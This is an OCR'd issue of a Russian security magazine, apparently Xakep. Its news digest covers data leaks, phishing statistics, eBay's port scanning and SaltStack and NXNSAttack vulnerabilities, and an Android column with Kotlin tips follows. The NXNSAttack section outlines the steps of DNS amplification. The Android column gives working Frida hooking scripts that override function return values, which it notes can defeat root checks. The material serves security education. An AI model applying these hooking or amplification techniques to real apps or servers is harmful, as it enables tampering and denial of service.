
Так, сначала KELA и ZDNet обнаружили несколько объявлений, размещенных брокерами данных. В этих объявлениях хакеры сообщали, что хотят продать или купить базу данных LiveJournal. То есть преступники хорошо знали о похищенных у ЖЖ данных и активно ими обменивались.

Судя по этим объявлениям, после компрометации ЖЖ в 2014 году хакеры продавали украденные данные в частном порядке — передавали БД из рук в руки среди спамерских групп и операторов ботнетов. Так как этими данными обменивались снова и снова, информация в итоге просочилась в открытый доступ.


Первое упоминание о том, что база данных LiveJournal стала общедоступной, датировано июлем 2019 года. Тогда об этом объявил ныне не существующий сервис We Leak Info, торговавший ворованными данными.



Со временем этот дамп стал доступен еще шире. К примеру, недавно БД LiveJournal продавали в даркнете по цене всего 35 долларов США. В объявлении, которое показано на иллюстрации ниже, речь идет о 33 миллионах записей, но это лишь общий объем дампа до удаления дублей.



В конце концов БД LiveJournal была опубликована на известном хакерском форуме, откуда практически моментально распространилась повсюду, и теперь дамп бесплатно предлагают в Telegram-каналах и заливают в файлообменники.



ZDNet отмечает, что платформа DreamWidth до сих пор страдает от атак с использованием старых учетных данных, украденных у LiveJournal, хотя разработчики компании выпускают обновления и стараются обезопасить своих пользователей.

Но риску, конечно, подвергаются не только пользователи DreamWidth. Люди, которые использовали логины и пароли от ЖЖ на других сайтах, тоже могут стать жертвами взлома из-за credential stuffing атак. Пользователям, которые меняли свой пароль от ЖЖ после 2014 года, скорее всего, ничто не угрожает, однако специалисты все равно советуют изменить пароли от любых других учетных записей, где могли повторно использоваться те же учетные данные.

Интересно, что вчера ZDNet удалось получить комментарий от представителей «Рамблера». Еще две недели назад в компании заявляли, что информация об утечке данных «не соответствует действительности — это одна из кликбейтных новостей, задача которой — привлечь интерес к третьей стороне в данном вопросе».


Сейчас представители холдинга Rambler Group по-прежнему отрицают, что хакеры получили доступ к их системам, но подтверждают существование дампа и говорят, что БД содержит информацию, которую хакеры долгие годы собирали из разных источников: зараженных малварью систем (данные похищены из браузеров) и брутфорс-атак (хакеры попросту подбирали пароли от LiveJournal).

> *«Мы постоянно проводим мониторинг рисков по всем нашим продуктам и делаем все для того, чтобы пользователи чувствовали себя максимально защищенными. Мы проанализировали заявленный массив и считаем, что он может быть скомпилирован из различных источников и сфальсифицирован.*
>
> *В 2011–2012 годах мы сталкивались с инцидентами подбора паролей наших пользователей, но уже свыше шести лет мы используем систему защиты от подозрительных авторизаций и усовершенствовали механизм хранения паролей. Для случаев несанкционированного использования аккаунтов мы разработали все необходимые протоколы.*
>
> *Мы регулярно информируем наших пользователей о необходимости смены пароля. Пароли пользователей, которые не меняли их долгое время, были принудительно сброшены. Если пользователи столкнулись со сложностями при доступе к аккаунту, они могут связаться со службой поддержки ЖЖ», — заявили в пресс-службе LiveJournal.*

КАЖДЫЙ **ПЯТЫЙ** СОТРУДНИК GITLAB УЯЗВИМ ПЕРЕД ФИШИНГОМ

Платформа GitLab провела проверку безопасности, проанализировав, насколько работающие на дому сотрудники устойчивы перед фишинговыми атаками. Как выяснилось, **КАЖДЫЙ ПЯТЫЙ** сотрудник согласился ввести свои учетные данные на поддельной странице логина.

Специалисты GitLab Red Team разослали **50** фишинговых электронных писем. В итоге **17** (**34%**) получателей нажали на ссылку в сообщении, перейдя на специальный фишинговый сайт. Из них еще **10** человек (**59%** из тех, кто перешел на сайт, и **20%** от общей тестируемой группы) продолжили работу и ввели на фальшивой странице свои учетные данные.



При этом лишь **6 ИЗ 50** получателей фишинговых сообщений (**12%**) сообщили о попытке фишинга сотрудникам службы безопасности GitLab.

→ «Изначально команда [Red Team] предполагала, что на эту фишинговую удочку попадется больше людей, но это предположение оказалось неверным. Некоторые вендоры утверждают, что средний показатель успешности фишинговых атак равняется примерно 30–40%, поэтому приятно видеть, что мы держимся ниже этого уровня», — говорит вице-президент GitLab по безопасности Джонатан Хант.



ПОДКУП ПОДРЯДЧИКА ROBLOX


На связь с журналистами издания Vice Motherboard вышел человек, подкупивший сотрудника поддержки Roblox. Он рассказал, что купил себе доступ к внутренней панели поддержки клиентов популярной игры, насчитывающей 100 миллионов активных пользователей в месяц. В качестве доказательства своих слов хакер предоставил изданию скриншоты.

Напомним, что Roblox доступна на ПК, Xbox и мобильных устройствах. Пользователи могут создавать свои собственные игры на базе платформы или играть в созданные другими. При этом Roblox активно использует микротранзакции: можно приобретать game pass'ы или косметические предметы за внутриигровую валюту. Разработчики игр Roblox также могут зарабатывать реальные деньги на своих творениях. Игра особенно популярна среди детей, имеет большое и активное сообщество на YouTube.

С приобретенным за неизвестную сумму доступом хакер, пожелавший остаться неизвестным, получил возможность искать личную информацию пользователей, видеть их email-адреса, менять пароли, отключать двухфакторную аутентификацию, банить пользователей и делать многое другое. Хотя хакер имел доступ к данным множества пользователей, похоже, он ограничился лишь несколькими учетными записями.

Скриншоты, предоставленные изданию, содержали личную информацию некоторых наиболее известных пользователей платформы, например ютюбера Linkmon99. Он считается «самым богатым» игроком — владеет наибольшим числом игровых предметов.

Продолжение статьи →



Сам Linkmon99 подтвердил журналистам, что фигурирующий на скриншотах адрес электронной почты действительно принадлежит ему. Ящик был создан специально для учетной записи Roblox и хранился в строжайшем секрете, так как однажды учетку Linkmon99 уже взламывали. Хуже того: как сообщил изданию игрок, хакер уже связывался с ним, демонстрируя, что знает тот самый email-адрес, узнать который, по словам Linkmon99, злоумышленнику было попросту неоткуда.

«Я сделал это, чтобы доказать им свою точку зрения», — заявил хакер, общаясь в чате с журналистами. Он рассказал, что хотел наглядно продемонстрировать разработчикам риски, которые создают инсайдеры с доступом к пользовательским данным, а также подчеркнул, что Roblox имеет огромную аудиторию среди несовершеннолетних, то есть третьи лица могут получить доступ к данным детей.

Дело в том, что вначале хакер вообще пытался получить bug bounty от разработчиков Roblox, хотя действовал он определенно вне рамок закона. Так, исходно он заплатил неизвестную сумму инсайдеру за поиск пользовательских данных (на LinkedIn этот человек числится как подрядчик, работающий над внутриигровой поддержкой Roblox) и уже после этого атаковал службу поддержки.

Первоначально злоумышленник и вовсе заявил журналистам, что использовал фишинг и взломал сотрудника Roblox, чтобы получить доступ к бэкенду поддержки клиентов. Но затем он «изменил показания» и сообщил, что воспользовался неким багом, связанным с аутентификацией.

Представители Roblox заверили Vice Motherboard, что никакой уязвимости не существует, а действия хакера охарактеризовали как фишинговую атаку с применением социальной инженерии. Разработчики подчеркнули, что предупредили о действиях этого человека специалистов HackerOne, так как bug bounty программа платформы работает именно там.

Также в компании уверяют, что уже приняли меры для решения возникшей проблемы и адресно уведомили небольшое количество пострадавших клиентов, до чьих учетных записей успел добраться взломщик.

Хакер же понял, что не получит денег за «уязвимость», и принялся вредить: сменил пароли для нескольких учетных записей, украл и продал чужие внутриигровые предметы. На одном из его скриншотов также видно успешное изменение настроек двухфакторной аутентификации для чужой учетной записи.

ФИШИНГ В РОССИИ И В МИРЕ

Аналитики компании Group-IB рассказали, что в 2019 году компания заблокировала более **14 000** фишинговых ресурсов, а это **ВТРОЕ БОЛЬШЕ**, чем годом ранее.

Среди ключевых тенденций прошлого года эксперты CERT-GIB отметили смещение фокуса атак на пользователей облачных хранилищ как в B2C-, так и в B2B-сегменте, а также переход фишеров от создания единичных мошеннических страниц на целые «сетки» сайтов под определенные бренды, что обеспечивает непрерывность их функционирования и устойчивость к блокировкам.

Во второй половине 2019 года CERT-GIB заблокировал **8506** фишинговых ресурсов, в то время как годом ранее этот показатель составлял **2567**. В целом в 2019 году было заблокировано **14 093** фишинговых страницы, а годом ранее — **4494**.




В прошлом году наибольшее количество фишинговых страниц было нацелено на онлайн-сервисы (**29,3%**), облачные хранилища (**25,4%**) и финансовые организации (**17,6%**).

2019 год ознаменовал собой смену страны — лидера по хостингу фишинговых ресурсов: **США** (**27%**), которым принадлежало первенство на протяжении последних нескольких лет, уступили место **РОССИИ** (**34%**). Обладатель третьего места на этом пьедестале остался неизменным — «бронзу» удерживает **ПАНАМА**, на нее пришлось **8%** блокировок.



Что до фишинговых писем, в большинстве случаев (**98%**) вредоносы скрывались в почтовых вложениях, и лишь **2%** фишинговых писем содержали ссылки, ведущие на загрузку вредоносных объектов.

В архивах доставлялось около **70%** всех вредоносных объектов, в основном для этого использовались форматы RAR (**29%**) и ZIP (**16%**).



Топ-10 угроз из фишинговых рассылок и расширений вредоносных вложений



EBAY СЛЕДИТ ЗА ТОБОЙ

ИБ-эксперты и журналисты Bleeping Computer обнаружили, что сайт ebay.com сканирует локальные порты посетителей в поисках приложений для удаленной поддержки и удаленного доступа. Многие из этих портов связаны с такими инструментами, как Windows Remote Desktop, VNC, TeamViewer, Ammy Admin.

Скрипт check.js (архивная копия) пытается подключиться к следующим портам:

```
1724    td_4X = ['REF:63333', 'VNC:5900', 'VNC:5901', 'VNC:5902', 'VNC:5903', 'RDP:3389',
        'ARO:5950', 'AMY:5931', 'TV0:5939', 'TV1:6039', 'TV2:5944', 'TV2:6040',
        'APC:5279', 'ANY:7070'];
1725 });
```

Сканирование выполняется с использованием WebSockets для подключения к 127.0.0.1. Все четырнадцать сканируемых портов и связанные с ними программы перечислены в таблице ниже.

Программа	Обозначение Ebay	Порт
Неизвестно	REF	63333
VNC	VNC	5900
VNC	VNC	5901
VNC	VNC	5902
VNC	VNC	5903
Remote Desktop Protocol	RDP	3389
Aeroadmin	ARO	5950
Ammyy Admin	AMY	5931
TeamViewer	TV0	5939
TeamViewer	TV1	6039
TeamViewer	TV2	5944
TeamViewer	TV2	6040
Anyplace Control	APC	5279
AnyDesk	ANY	7070

Первым на эту странность обратил внимание ИБ-специалист, известный под псевдонимом Nullsweep. Он отмечал, что, если открыть сайт с Linux-машины, сканирование не ведется. В общем-то, это логично, ведь все сканируемые программы — это средства удаленного доступа для Windows.

Журналисты Bleeping Computer пишут, что впервые услышали о скрипте, сканирующем порты, от специалиста Darknet Diaries Джека Рисайдера. Тот высказал предположение, что сканирование портов может делаться с целью доставки рекламы, фингерпринтинга или же для защиты от мошенничества.

Скорее всего, так действительно пытаются обнаружить скомпрометированные компьютеры, которые используются для мошенничества на eBay. Дело в том, что еще в 2016 году злоумышленники с помощью TeamViewer захватывали чужие машины, опустошали счета PayPal и заказывали товары с eBay и Amazon.

Теорию о борьбе с мошенниками подтверждает еще один ИБ-эксперт, Дэн Немек, который написал о странной активности eBay большую статью. Немек проследил используемый аукционом скрипт до продукта ThreatMetrix, который создан компанией LexisNexis и предназначен для обнаружения мошенников. И хотя сканер eBay, по сути, ищет известные и легитимные программы, в прошлом некоторые из них действительно применяли в качестве RAT в фишинговых кампаниях.

Представители eBay ограничились весьма обтекаемым комментарием. Так, на вопрос журналистов Bleeping Computer о сканировании портов посетителей в компании ответили следующее:

> *«Конфиденциальность и данные наших клиентов являются нашим главным приоритетом. Мы стремимся создать на наших сайтах и сервисах атмосферу безопасности, удобства и надежности».*

БЕЗОПАСНОСТЬ IOS: ПОТРАЧЕНО

Компания Zerodium, известный брокер уязвимостей, сообщила, что в ближайшие месяцы не будет приобретать новые эксплоиты для уязвимостей в iOS, так как предложение на них превысило спрос. Так, компании не нужны LPE (локальное повышение привилегий) для Apple iOS, RCE (удаленное выполнение кода) для Safari или баги, допускающие побег из песочницы.



Глава Zerodium Чауки Бекрар в личном Twitter прокомментировал происходящее так:

> → «Безопасность iOS про*ана. Только PAC [Pointer Authentication Codes] и отсутствие постоянного присутствия (ориг. non-persistence. — Прим. ред.) в системе удерживают ее от падения до нуля... но мы видим много эксплоитов для обхода PAC, а также есть несколько эксплоитов (0day), работающих со всеми iPhone/iPad. Остается надеяться, что iOS 14 будет лучше»
> — Чауки Бекрар



УЯЗВИМОСТЬ SALTSTACK SALT

Эксперты компании F-Secure обнаружили две критические уязвимости в опенсорсном фреймворке SaltStack Salt, который широко используется в дата-центрах и облачных серверах. Обе проблемы набрали 10 баллов из 10 возможных по шкале оценки уязвимостей CVSS, и обе допускают удаленное выполнение произвольного кода.

Уязвимости получили идентификаторы CVE-2020-11651 и CVE-2020-11652 и позволяют злоумышленнику выполнить произвольный код на удаленных серверах в дата-центрах и облачных средах.

Так, одна уязвимость представляет собой обход аутентификации: неаутентифицированным сетевым клиентам по ошибке предлагалась полная функциональность. В некоторых случаях атакующий мог даже получить токен для доступа с правами root к master-серверу и выполнять произвольные команды на серверах с активным демоном salt-minion.

Второй баг — это обход каталога, возникший из-за некорректной очистки недоверенных входных данных, что в результате обеспечивало неограниченный доступ ко всей файловой системе сервера с root-правами. Для использования уязвимости необходима аутентификация, но получить ее можно через эксплуатацию проблемы CVE-2020-11651.

В настоящее время патчи для опасных багов уже доступны, но еще недавно в Сети можно было обнаружить более 6000 потенциально уязвимых систем, а эксплуатация уязвимостей оказалась очень проста.

Так как SaltStack Salt широко используется в дата-центрах и облачных серверах, эксперты F-Secure предупреждали о том, что грядут большие проблемы. К сожалению, их предостережения полностью оправдываются. При помощи этих уязвимостей в мае 2020 года были атакованы:

- инфраструктура LineageOS, мобильной операционной системы на базе Android, используемой для смартфонов, планшетов и телевизионных приставок;
- блогинговая платформа Ghost;
- удостоверяющий центр Digicert;
- Xen Orchestra, веб-интерфейс для визуализации и администрирования хостов XenServer (или XAPI);
- поисковый сервис Algolia, который предоставляет поисковые услуги крупным сайтам (в том числе Twitch, Hacker News, Stripe).

Судя по всему, все перечисленные инциденты — дело рук операторов ботнета Kinsing. К примеру, издание ZDNet ссылается на собственные источники в ИБ-сообществе и пишет, что операторы Kinsing были первыми, кто начал эксплуатировать уязвимости в SaltStack Salt. Они устанавливают бэкдоры и разворачивают майнеры на взломанных серверах.

В настоящее время ботнет все еще продолжает свои атаки, но теперь проблемы в SaltStack Salt стали использовать и другие хак-группы. ИБ-специалисты прогнозируют, что в ближайшие недели атаки будут только усиливаться, так как PoC-эксплоиты для уязвимости обхода аутентификации (CVE-2020-11651) уже опубликованы в открытом доступе, в том числе на GitHub.

150 МИЛЛИОНОВ ЧЕЛОВЕК ОТКАЗАЛИСЬ ОТ ПАРОЛЕЙ

Компания Microsoft поделилась интересной статистикой использования паролей. По данным аналитиков, все больше людей отказываются от традиционных паролей и предпочитают им альтернативные решения для аутентификации.

Количество пользователей, применяющих «беспарольные» решения Microsoft, достигло **150 000 000** (по сравнению со **100 000 000** в ноябре 2019 года). Эта цифра охватывает пользователей онлайн-сервисов компании, таких как **AZURE**, **GITHUB**, **OFFICE** и **XBOX**.

Статистика компании включает пользователей, полагающихся в работе на решение **WINDOWS HELLO** (распознавание отпечатков пальцев и лиц) для доступа к Azure Active Directory, а также пользователей, которые применяют приложение **MICROSOFT AUTHENTICATOR** и **КЛЮЧИ С ПОДДЕРЖКОЙ FIDO2** для входа в различные учетные записи без паролей.




NXNSATTACK

Команда израильских ИБ-специалистов рассказала о новой DNS-проблеме NXNSAttack, которая может использоваться для значительной амплификации DDoS-атак.

Проблема влияет на рекурсивные DNS-серверы, а также делегирование DNS. И хотя атаки NXNSAttack могут быть реализованы по-разному, основные шаги в любом случае будут одинаковыми:

- Злоумышленник отправляет DNS-запрос на рекурсивный DNS-сервер. Запрос для домена, типа attacker.com, который управляется через подконтрольный хакеру авторитативный DNS-сервер.
- Так как рекурсивный DNS-сервер не авторизован резолвить этот домен, он перенаправит операцию вредоносному DNS-серверу злоумышленника.
- Вредоносный DNS-сервер отвечает рекурсивному DNS-серверу, заявляя, что делегирует операцию резолвинга DNS длинному списку name-серверов. Этот список содержит тысячи поддоменов для сайта жертвы.
- Рекурсивный DNS-сервер перенаправляет DNS-запрос всем поддоменам в этом списке, создавая огромную нагрузку на авторитативный DNS-сервер жертвы.



В итоге злоумышленник, эксплуатирующий проблему NXNSAttack, может добиться амплификации простого DNS-запроса в 2–1620 раз по сравнению с его первоначальным размером. Такая нагрузка способна привести к сбою DNS-сервера жертвы, а когда DNS-сервер отключится, пользователи не попадут на атакованный сайт, так как домен сайта резолвится не сможет.

Эксперты пишут, что коэффициент амплификации пакетов будет зависеть от конкретного ПО, работающего на рекурсивном DNS-сервере, но в большинстве случаев амплификация окажется во много раз больше, чем при использовании других методов.

По мнению авторов NXNSAttack, в настоящее время такие DDoS-атаки среди наиболее опасных, ведь злоумышленники могут проводить затяжные и мощные кампании, автоматизировав DNS-запросы и имея в своем распоряжении всего несколько устройств.

Перед проблемой NXNSAttack уязвимы ISC BIND (CVE-2020-8616), NLnet Labs Unbound (CVE-2020-12662), PowerDNS (CVE-2020-10995), а также CZ.NIC Resolver Knot (CVE-2020-12667) и коммерческие DNS-сервисы таких крупных компаний, как Cloudflare, Google, Amazon, Microsoft, Oracle (DYN), Verisign, IBM Quad9 и ICANN.

Public DNS recursive resolver (IP)	Max # of delegations = F/2	Victim cost C_v^{pkt}	PAF
CloudFlare (1.1.1.1)	24	96	48x
Comodo Secure (8.26.56.26)	140	870	435x
DNS.Watch (84.200.69.80)	135	972	486x
Dyn (216.146.35.35)	50	408	204x
FreeDNS (37.235.1.174)	50	100	50x
Google (8.8.8.8)	15	60	30x
Hurricane (74.82.42.42)	50	98	49x
Level3 (209.244.0.3)	135	546	273x
Norton ConnectSafe (199.85.126.10)	140	1138	569x
OpenDNS (208.67.222.222)	50	64	32x
Quad9 (9.9.9.9)	100	830	415x
SafeDNS (195.46.39.39)	135	548	274x
Ultra (156.154.71.1)	100	810	405x
Verisign (64.6.64.6)	50	404	202x

Table 3: Firepower and PAF of public resolvers as a response to a single request in the NXNSAttack.

На протяжении последних нескольких месяцев эксперты тесно сотрудничали с производителями ПО для DNS, сетями доставки контента и DNS-провайдерами, чтобы обезопасить от NXNSAttack DNS-серверы по всему миру.

Патчи для уязвимостей NXNSAttack активно выпускаются уже несколько недель, и они призваны предотвратить злоупотребление процессом делегирования DNS. Администраторам рекомендуется как можно скорее обновить ПО своего DNS-резолвера до последней версии.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Европол сообщил об аресте членов польской хак-группы Infinity Black

Немецкие власти обвинили российского хакера во взломе Бундестага в 2015 году

Восемь лет ботнет Cereals существовал лишь с одной целью: скачивать аниме

Хакер получил доступ к GitHub-репозиториям Microsoft

Власти США опубликовали список самых эксплуатируемых уязвимостей

Малварь Mandrake скрывалась в Google Play более четырех лет

В открытом доступе нашли данные нарушителей самоизоляции

Bluetooth-атака BIAS угрожает устройствам с прошивками Apple, Broadcom, Cypress, Intel, Samsung

СБУ арестовала хакера Sanix, торговавшего терабайтами пользовательских данных

Появилась версия Raspberry Pi 4 с 8 Гбайт ОЗУ

ИССЛЕДОВАНИЕ IPC ANDROID И ХУКИНГ НАТИВНЫХ БИБЛИОТЕК



Сегодня в выпуске: исследование IPC-механизмов Android, хукинг нативных библиотек с помощью Frida, правильный способ завершения корутин в Kotlin, введение в Kotlin Flow и StateFlow, перегрузка операторов в Kotlin, оператор Elvis и основы функционального программирования. А также подборка инструментов пентестера и библиотек для разработчиков.



Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

ПОЧИТАТЬ

Как устроена система сообщений в Android

Android IPC: Part 2 — Binder and Service Manager Perspective — статья о Binder, одной из ключевых технологий Android.

Вопреки расхожему мнению, Android с самых первых версий использовал песочницы для изоляции приложений. И реализованы они были весьма интересным способом. Каждое приложение запускалось от имени отдельного пользователя Linux и, таким образом, имело доступ только к своему каталогу внутри `/data/data`.

Друг с другом и с операционной системой приложения могли общаться только через IPC-механизм Binder, который требовал авторизации для выполнения того или иного действия. В Android Binder использовался и продолжает использоваться буквально для всего: от запуска приложений до вызова функций операционной системы.

Операционная система спроектирована так, что пользователи и даже программисты не догадываются о существовании какого-то IPC-механизма. Если программист хочет скопировать текст в буфер обмена, он просто получает ссылку на объект-сервис и вызывает один из его методов. Под капотом фреймворк преобразует этот вызов в сообщение Binder и отправляет его в ядро через файл-устройство `/dev/binder`. Это сообщение перехватывает Service manager, который находит в своем каталоге сервис буфера обмена, проверяет полномочия приложения на отправку ему сообщений и, если оно имеет все необходимые права, передает сообщение сервису. После получения и обработки сообщения сервис буфера обмена отправляет ответ, используя тот же Binder.

Кроме полномочий, Service manager также проверяет, имеет ли приложение право на создание сервиса и может ли оно использовать ряд опасных сервисов. И первое, и второе — проверяя значение UID (идентификатор пользователя) вызывающего процесса. Если UID больше 10 000 — приложение не имеет права регистрировать новый сервис (все сторонние приложения в Android получают UID больше 10 000), а если UID находится в районе 99 000–99 999, приложение получает ограничение на использование «опасных» сервисов. Именно в эту группу попадают вкладки браузера Chrome.

Хукинг нативных библиотек с помощью Frida

How to hook Android Native methods with Frida (Noob Friendly) — статья о перехвате функций нативных библиотек с помощью Frida.

Для начала файл APK следует развернуть. Это обычный архив ZIP, поэтому можно использовать любой архиватор. Каталог `lib` содержит набор нативных библиотек для различных архитектур. Находим библиотеку для архитектуры своего смартфона (обычно это `arm64-v8a` или `armeabi-v7a`) и анализируем ее содержимое с помощью утилиты `nm` (она доступна в Linux и macOS):

```
$ nm --demangle --dynamic libnative-lib.so
00002000 A __bss_start
         U __cxa_atexit
         U __cxa_finalize
00002000 A _edata
00002000 A _end
00000630 T Java_com_erev0s_jniapp_MainActivity_Jniint
000005d0 T Jniint
         U rand
         U srand
         U __stack_chk_fail
         U time
```

Как видно, библиотека содержит в том числе функцию `Java_com_erev0s_jniapp_MainActivity_Jniint`. Судя по имени, она должна быть доступна для вызова из Java (на стороне Java она будет иметь имя `com.erev0s.jniapp.MainActivty.Jniint`).

Допустим, наша задача — перехватить вызов функции и вернуть удобное нам значение. Например, если бы это была функция, проверяющая наличие root, мы бы могли перехватить ее и вернуть false, невзирая на реальный результат проверки.

Есть два способа перехватить эту функцию:

1. На стороне Java, когда приложение только попытается вызвать нативную функцию.
2. На стороне нативного кода, когда управление уже будет передано библиотеке.

Предположим, мы уже установили Frida на ПК и frida-server на смартфон (как это сделать, можно прочитать здесь). Теперь напишем такой скрипт:

```
Java.perform(function () {
    var Activity = Java.use('com.erev0s.jniapp.MainActivity')
    Activity.Jniint.implementation = function () {
        return 80085
    }
})
```


Этот скрипт переписывает функцию `Jniint` класса `com.erev0s.jniapp.MainActivity` так, чтобы она всегда возвращала значение 80 085.

Сохраняем скрипт в файл `myhook.js` и запускаем приложение под управлением Frida:

```
$ frida -U -l myhook.js com.erev0s.jniapp
```

Перехватить нативную функцию еще проще:

```
Interceptor.attach(Module.getExportByName('libnative-lib.so', 'Java_com_erev0s_jniapp_MainActivity_Jniint'), {
    onEnter: function(args) {},
    onLeave: function(retval) {
      retval.replace(0)
    }
})
```



Результат работы скрипта

РАЗРАБОТЧИКУ

Как правильно завершать корутины

Cancellation in coroutines — статья о работе с Kotlin Coroutines, а точнее о том, как правильно их завершать.

Существует два основных способа завершить корутины. Первый — через завершение CoroutineScope, которому принадлежат корутины:

```
val job1 = scope.launch { … }
val job2 = scope.launch { … }

scope.cancel()
```

Второй — прямое завершение отдельно взятых корутин:

```
val job1 = scope.launch { … }
val job2 = scope.launch { … }

job1.cancel()
```

Вроде бы все просто. Но есть несколько неочевидных моментов:

1. Завершение корутины должно быть кооперативным. Сам по себе метод `cancel()` не завершает корутину, а лишь посылает ей сигнал завершения. Корутина должна сама проверить, получила ли она его, используя поле `Job.isActive` и метод `ensureActive()`. Первое будет содержать false, если сигнал завершения пришел, второй выбросит `CancellationException`.
2. Все стандартные suspend-функции пакета `kotlinx.coroutines` (`withContext()`, `delay()` и так далее) умеют реагировать на сигнал завершения, поэтому при их использовании программисту необязательно делать это самостоятельно.
3. При завершении корутины ее родитель получает исключение `CancellationException`.
4. Завершенный CoroutineScope больше нельзя использовать для запуска корутин.

Swift guard против Kotlin Elvis

Why Kotlin’s Elvis Operator is Better Than Swift’s Guard Statement — заметка о том, почему языковые конструкции для защиты от разыменования null-переменной в Kotlin лучше, чем в Apple Swift.

Все, кто программировал на Swift, должны знать о ключевом слове `guard`:

```
func process(couldBeNullMesage: String?) {
    guard let notNullMessage = couldBeNullMesage else { return }
    printMessage(notNullMessage)
}

func printMessage(message: String) {
    print(message)
}
```

Guard защищает от присвоения значения null переменной, которая не может быть null. В данном случае функция `process()` будет завершена, если аргумент `couldBeNullMesage` равен null.

Теперь посмотрим, как сделать то же самое в Kotlin с помощью четырех разных способов (от худшего к лучшему).

1. Ключевое слово let

```
fun process(couldBeNullMesage: String?) {
    couldBeNullMesage?.let {
        printMessage(it)
    }
}

fun printMessage(message: String) {
    println(message)
}
```

Это выбор новичков. Способ хорошо работает, но создает дополнительные отступы.

2. Оператор Elvis

```
fun process(couldBeNullMesage: String?) {
    val notNullMessage = couldBeNullMesage ?: return
    printMessage(notNullMessage)
}

fun printMessage(message: String) {
    println(message)
}
```

Результат идентичен работе оператора `guard`, но сама запись короче.

3. Старый добрый if-else

```
fun process(couldBeNullMesage: String?) {
    if (couldBeNullMesage == null) return
    printMessage(couldBeNullMesage)
}

fun printMessage(message: String) {
    println(message)
}
```

Компилятор Kotlin достаточно умный, чтобы понять, что в функции printMessage используется переменная, которая уже не может быть null.

4. И снова оператор Elvis

```
fun process(couldBeNullMesage: String?) {
    couldBeNullMesage ?: return
    printMessage(couldBeNullMesage)
}

fun printMessage(message: String) {
    println(message)
}
```

Здесь мы совместили лаконичность оператора Elvis и автоматического приведения типов из предыдущего примера.

Итого

```
// Swift
guard let notNullMessage = couldBeNullMesage else { return }
// Kotlin
couldBeNullMesage ?: return
```

Удобное логирование

Android Logging on Steroids: Clickable Logs With Location Info — заметка о том, как сделать логи более информативными и приятными для чтения.

Все знают, как выглядят стектрейсы в логах Android при падении приложения. Ты сразу получаешь ссылку на файл, а после клика попадаешь на нужную строку в этом файле. Почему бы не сделать то же самое с обычными отладочными лог-сообщениями?

Нам понадобится библиотека логирования Timber. Подключаем ее к проекту:

```
implementation 'com.jakewharton.timber:timber:4.7.1'
```

Далее добавляем в метод `onCreate()` приложения следующие строки:

```
class HyperlinkedDebugTree : Timber.DebugTree() {
    override fun createStackElementTag(element: StackTraceElement):
String? {
        with(element) {
            return "($fileName:$lineNumber) $methodName()"
        }
    }
}

Timber.plant(HyperlinkedDebugTree())
```

Это все, теперь все вызовы `Timber.d()` будут формировать логи со ссылкой на исходный код.

Чтобы сделать жизнь еще проще, создадим следующую функцию-расширение:

```
inline fun Any?.log(prefix: String = "object:") = Timber.d("$prefix
${toString()}")
```

Теперь содержимое любой переменной (например, `id`) можно вывести в лог таким образом:

```
id.log()
```

Продолжение статьи →

ANDROID

ИССЛЕДОВАНИЕ IPC ANDROID И ХУКИНГ НАТИВНЫХ БИБЛИОТЕК

Введение в Kotlin Flow

Into the Flow: Kotlin cold streams primer — одна из лучших статей о новой возможности Kotlin под названием Flow.

